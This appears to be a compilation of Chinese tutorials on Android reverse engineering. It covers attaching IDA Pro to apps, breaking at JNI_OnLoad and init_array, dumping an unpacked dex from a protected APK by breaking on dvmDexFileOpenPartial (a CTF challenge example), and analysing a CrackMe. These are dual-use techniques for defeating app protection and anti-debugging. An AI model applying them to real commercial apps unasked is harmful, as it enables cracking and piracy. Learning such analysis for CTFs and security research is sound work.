
adb shell am start -D -n com.example.mytestcm/.MainActivity
此时，手机界面会出现 Waiting For Debugger 页面

5.打开 ddms 或者 Eclipse （必要，为了使用 jdb 命令）

6.IDA 附加

7.设置调试选项

Debugger — Debugger Options




8.F9 运行程序

IDA 中，F9 运行程序，此时是 runing 状态。


在命令行中执行：**jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700** 其中 port=8700 是从 ddms 中看到的。

此时程序会断下来



9.下断点

Ctrl + S 然后搜索到 so 文件名



记录下基地址是：0×76118000

加上 JNI_OnLoad 函数的偏移地址 0×1504 为 0×76119504

G 跳转到 0×76119504，下断点

```
libSyclover.so:76119504
libSyclover.so:76119504                         JNI_OnLoad
libSyclover.so:76119504
libSyclover.so:76119504                         var_30= -0x30
libSyclover.so:76119504                         var_24= -0x24
libSyclover.so:76119504                         var_1C= -0x1C
libSyclover.so:76119504
libSyclover.so:76119504 F0 B5                   PUSH            {R4-R7,LR}
libSyclover.so:76119506 87 B0                   SUB             SP, SP, #0x1C
libSyclover.so:76119508 00 23                   MOVS            R3, #0
libSyclover.so:7611950A 05 93                   STR             R3, [SP,#0x30+var_1C]
libSyclover.so:7611950C 03 68                   LDR             R3, [R0]
libSyclover.so:7611950E 05 A9                   ADD             R1, SP, #0x30+var_1C
libSyclover.so:76119510 4D 4A                   LDR             R2, =0x10004
libSyclover.so:76119512 9B 69                   LDR             R3, [R3,#0x18]
```

A.触发断点

下好断点之后，直接 F9 运行吧，就能断在 JNI_OnLoad 函数处~

当这种调试手法出现之后，将特殊函数，或者反调试函数放在 JNI_OnLoad 中也不是那么 的安全了。此时，程序猿们通过分析系统对 SO 文件的加载链接过程发现，JNI_OnLoad 函数并不是最开始执行的。在 JNI_OnLoad 函数执行之 前，还会执行 init 段和 init_array 中的一系列函数。

因此，现在的调试方法，都是将断点下在 init_array 中~

至于下断点的方法，可以类比于在 JNI_OnLoad 中下断点的方法，在 init_array 的函数中下断点。还有一种方法便是通过在 linker 模块中，通过对其中函数下断点，然后也能单步到 init_array 中下面便详细介绍下如何给任意系统函数下断点

三、给任意系统函数下断点

1.需要准备的有：

与你调试环境一致的系统源码，这个也可以在 http://androidxref.com/网站上在线查阅。

root 之后的手机，方便将系统的一些 so 文件 dump 至本地，静态获取到系统函数的偏移地址

2.流程

执行 android_server

端口转发 adb forward tcp:23946 tcp:23946

调试模式启动程序 adb shell am start -D -n 包名/类名

IDA 附加

静态找到目标函数对应所在模块的偏移地址

Ctrl+S 找到对应模块的基地址，两个地址相加得到最终地址

G 跳转至地址，然后下断

F9 运行

执行 jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700

断下，进行调试

四、在 dvmDexFileOpenPartial 函数下断点，dump 出明文 dex

发展至今，从去年到现在，apk 的加解密发展非常迅速。国内出现了很多针对 apk 的加壳保护方案。主要也体现在对 dex 的保护和对 so 的保护！
针对 dex 的保护，很长一段时间，都能通过对 dvmDexFileOpenPartial 函数下断点，从而 dump 出明文 dex 文件。
以这次 alictf 的第三题为例子，展示下如何对 dvmDexFileOpenPartial 函数下断点！
其他步骤都是一样的，这儿主要说下如何找到 dvmDexFileOpenPartial 函数位置

1.查看源码

dvmDexFileOpenPartial 函数在 rewriteDex 这个函数中被调用。

```
/*
 * Now that the DEX file can be read directly, create a DexFile struct
 * for it.
 */
if (dvmDexFileOpenPartial(addr, len, &pDvmDex) != 0) {
    ALOGE("Unable to create DexFile");
    goto bail;
}
```

可以看到关键字符串信息是：Unable to create DexFile
此时，从手机的/system/lib 目录下得到 libdvm.so

2. 载入 IDA，搜索字符串：Unable to create DexFile

```
text:0005AE8A loc_5AE8A                                 ; CODE XREF: sub_5AE64+1E↑j
text:0005AE8A                   MOV             R0, R9
text:0005AE8C                   MOV             R1, R7
text:0005AE8E                   ADD             R2, SP, #0x68+var_3C
text:0005AE90                   BL              _Z21dvmDexFileOpenPartialPKviPP6DvmDex ; dvmDexFileOpenPartial(void const*,int,DvmDex **
text:0005AE94                   CBZ             R0, loc_5AEA6
text:0005AE96                   LDR             R1, =(aDalvikvm_6 - 0x5AEA0)
text:0005AE98                   MOVS            R0, #6
text:0005AE9A                   LDR             R2, =(aUnableToCrea_1 - 0x5AEA2)
text:0005AE9C                   ADD             R1, PC  ; "dalvikvm"
text:0005AE9E                   ADD             R2, PC  ; "Unable to create DexFile"
text:0005AEA0                   BLX             __android_log_print
text:0005AEA4                   B               loc_5AE84
```

得到偏移地址是：0x0005AE8A

3.下断点

搜索模块 libdvm.so

libdvm.so	41492000	41539000	R	.	X	D	.	byte	00	public	CODE	32	00	00
libdvm.so	41539000	4153D000	R	.	.	D	.	byte	00	public	CONST	32	00	00
libdvm.so	4153D000	41542000	R	W	.	D	.	byte	00	public	DATA	32	00	00
debug037	41542000	41544000	R	W	.	D	.	byte	00	public	DATA	32	00	00

基地址是 0×41492000
加上偏移地址为 0x414ECE8A
G 跳转至此位置，下好断点，即可

4.dump 明文 dex 文件

下好断点之后，F9 运行，执行 jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700
程序断下

```
libdvm.so:414ECE8C 39 46        MOV             R1, R7
libdvm.so:414ECE8E 0B AA        ADD             R2, SP, #0x2C
libdvm.so:414ECE90 E8 F7 78 FE  BL              _Z21dvmDexFileOpenPartialPKviPP6DvmDex
```

此时，看到寄存器窗口中的值为：

```
R0  7624B008 ↳ [anon:libc_malloc]:7624B008
R1  000941FC ↳
```

R0 保存 dex 的起始地址，R1 便是 dex 的长度


Hex View-1

```
7624B008  64 65 78 0A 30 33 35 00  6C 50 34 D8 82 04 15 79  dex.035.lP4....y
7624B018  EB 32 41 72 B7 D9 CE A3  6D 51 E6 41 06 56 BC 9D  .2Ar....mQ.A.V..
7624B028  FC 41 09 00 70 00 00 00  78 56 34 12 00 00 00 00  .A..p...xV4.....
7624B038  00 00 00 00 20 41 09 00  F0 18 00 00 70 00 00 00  .... A......p...
7624B048  02 04 00 00 30 64 00 00  2A 05 00 00 38 74 00 00  ....0d..*...8t..
7624B058  96 06 00 00 30 B2 00 00  08 19 00 00 E0 E6 00 00  ....0...........
7624B068  86 02 00 00 20 AF 01 00  1C 42 07 00 E0 FF 01 00  .... ....B......
7624B078  E0 FF 01 00 E2 FF 01 00  E5 FF 01 00 E9 FF 01 00  ................
7624B088  EF FF 01 00 F4 FF 01 00  0B 00 02 00 33 00 02 00  ............3...
7624B098  43 00 02 00 66 00 02 00  80 00 02 00 9D 00 02 00  C...f...........
7624B0A8  BE 00 02 00 D6 00 02 00  FD 00 02 00 25 01 02 00  ............%...
```

直接 dump 即可！

5.后续

dump 出来的 dex 就可以进行反编。
效果如下：


com.ali.tg.testapp
AndroidManifest.xml
apktool.yml
assets
lib
original
res
smali
android
com
ali
tg
testapp
BuildConfig.smali
MainActivity$1.smali
MainActivity.smali
R$attr.smali
R$drawable.smali
R$id.smali
R$layout.smali
R$string.smali
R$style.smali
R.smali
WebViewActivity$JavaScriptIr
WebViewActivity.smali

五、写在最后

随着现在技术的发展，对 apk 的保护是越来越好！大大增加了逆向分析人员的分析难度。同时，在整个攻防的过程中，对攻防两端的人都带来了非常棒体验。双方都取得了长足的进步！
也促使了整个加固方向水平的提升！
其中，动态调试手法在整个过程中是必不可少的。
http://www.52pojie.cn/thread-293648-1-1.html

动态调试 Android so 库函数的方法 - [移动安全]

版权声明：转载时请以超链接形式标明文章原始出处和作者信息及本声明

http://www.blogbus.com/riusksk-logs/271566148.html

1、am start -D -n 包名/类名，以等待调试的模式启动 APK 应用；


2、以 su 权限开启 android_server，然后 adb forward 转发端口，并用 IDA 附加相应进程；

3、通过 DDMS 获取相应进程的端口号，然后使用 jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700（DDMS 查询到的端口号）；

4、连接成功后，按 F9 后手机上的“waiting for debugger"提示会自动消失；

5、此时在 so 库的 JNI_Onload 函数上下断点，可通过 Ctrl+S 找到对应 so 库的基址，然后加上 JNI_Onload 的文件偏移量，即可找到 JNI_Onload 函数的内存地址，然后按 F9 运行后即可断下。

下图是使用上述方法，断在某 so 库 JNI_Onload 函数的截图：



【原创】IDA6.1 调试 Android JNI—STEP By STEP

步骤 1：通过”adb push $(IDA-DIR)\android_server /data/local/”安装服务程序；
步骤 2：通过”chmod 755 /data/local/android_server”更改服务程序执行权限；
步骤 3：以 root 方式运行/data/local/android_server(不以 root 的方式将获取不到 App 的进程列表);
步骤 4：在 PC 命令行执行”adb forward tcp:23946 tcp:23946”命令,让 IDA 可以连接本地端口进行远程调试；
步骤 5：启动一个 IDA-ANA，加载并分析需要调试的 JNI 动态库，比如 libgikir_demo.so；
步骤 6：在手机端启动加载上述 JNI 动态库的 App，比如 com.gikir.demo；
步骤 7：启动另一个 IDA-DBG，执行 Debugger/Attach/Remote ARMlinux/android debugger 菜单设置 Hostname 为 localhost，Port 为 23946 确定后在进程列表中找到 com.gikir.demo 进程，attach 并记下 pid，此时 会断在 libc.so 的模块空间中；
步骤 8：在 PC 命令行依次执行”adb shell”，”su”，”cat /proc/pid/maps”，找到 libgikir_demo.so 的基址，并记下 base;
步骤 9：在 IDA-ANA 中定位需要调试的函数偏移 offset；
步骤 10：在 IDA-DBG 中利用 g 命令跳转到需要调试的函数起始地址(base + offset)，并执行 c 命令得到汇编代码，下断点并 F9 运行；
步骤 11：在 App 中操作直到上述断点被击中；
步骤 12：Have Fun！

请教下，怎么断 so 入口函数呢
最简单的办法：将入口函数打上死循环的补丁，Attach 上去后改回原来的代码进行正常调试。

[Android] [实例]利用 IDA Pro 分析 Android 软件基础教程


说明：本图文教程的方法及工具均分享自看雪移动区版主@非虫的原创图书《Android 软件安全与逆向分析》#5.6.3#
特为整理出来，新手教程 求高手指点啊 O(∩_∩)O


========

使用 IDA Pro 定位关键代码的方法：

1、搜索特征字符串。具体操作为：①快捷键 Ctrl+S，打开搜索类型选择对话框-->双击 Strings，跳到字符串段-->菜单项“Search-->Text”；

②快捷键 Alt+T，打开文本搜索对话框，在 String 文本框中输入要搜索的字符串点击 OK 即可；


新建文件夹\classes.dex
Jump Search View Options Windows Help
IDA View-A
Hex View-A
Structures
Enums
Imports
CODE:0002F9FB .byte 2
CODE:0002F9FB
STRINGS:0002F9FC
STRINGS:0002F9FC
Choose segment to jump
Ctrl+S，打开的段选择菜单
Name Start End R W X D
HEADER 0000000000000000 00000000000039D0 ? ? ? .
TYPES 00000000000039D0 0000000000004210 ? ? ? .
HEADER 0000000000004210 0000000000006274 ? ? ? .
FIELDS 0000000000006274 00000000000079BC ? ? ? .
METHODS 00000000000079BC 0000000000000DC6C ? ? ? .
HEADER 0000000000000DC6C 000000000001014C ? ? ? .
CODE 000000000001014C 0000000000002F9FC ? ? ? .
STRINGS 0000000000002F9FC 000000000004241C ? ? ? .
CODE 000000000004241C 000000000004F474 ? ? ? .
OK
Cancel
Search
Help
Line 8 of 9
0002F9FD 0000000000002F9FC: STRINGS:0002F9FC



不过 目前 IDA Pro 对中文字符串的显示和搜索都不支持，需要编写相关的字符串处理插件来解决。

2、搜索关键的 API。搜索方法与上面的是一样的。

Tips：

Android API（可供调用的系统接口）可以分为：可选 API、Wi-Fi API、定位服务、多媒体 API、图形 API 等；

3、通过方法名来判断方法的功能。这种方法比较笨拙 对于混淆过的代码，定位关键代码比较困难。下面的 CrackMe 就可以通过方法名来定位关键代码。

========

下面我们就以一个 CrackMe 为实例来演示 IDA Pro 分析 Android 的流程。
首先安装运行 APK 程序 可以看到主界面上有两个按钮，点击第一个按钮“获取注解” 会 Toast 弹出三条信息；点击第二个按钮“检测注册码”
则会显示“注册码错误”。很显然 第一个按钮是混淆视听的。

Tips：


IDA Pro 是直接分析 Android 程序的主体 dex 文件 所以需要将 dex 文件从原程序中分离出来 可以用 RAR 压缩解压缩软件直接将 dex 从 apk 中拉出来，修改修复以后再借助它压缩进去即可。

所以我们就可以按钮事件的响应为突破口来查找关键代码。
很容易知道该 CrackMe.apk 的主 Activity 类为 MainActivity，于是在 Exports 选项卡页面上输入 Main，代码会自动定位到以 Main 开头的所在行 其中
的方法也就一目了然了。


Tips：

一个 Android 程序是由一个或多个的 Activity 以及其他组件组成 每个 Activity 都是相同级别的，不同的 Activity 实现不同的功能。每个 Activity 都是 Android 程序的一个显示“页面” 主要负责数据的处理及展示工作。
每个 Android 程序有且仅有一个主 Activity（隐藏程序除外） 它是程序启动的第一个 Activity 通常标识为“android.intent.action.MAIN”.

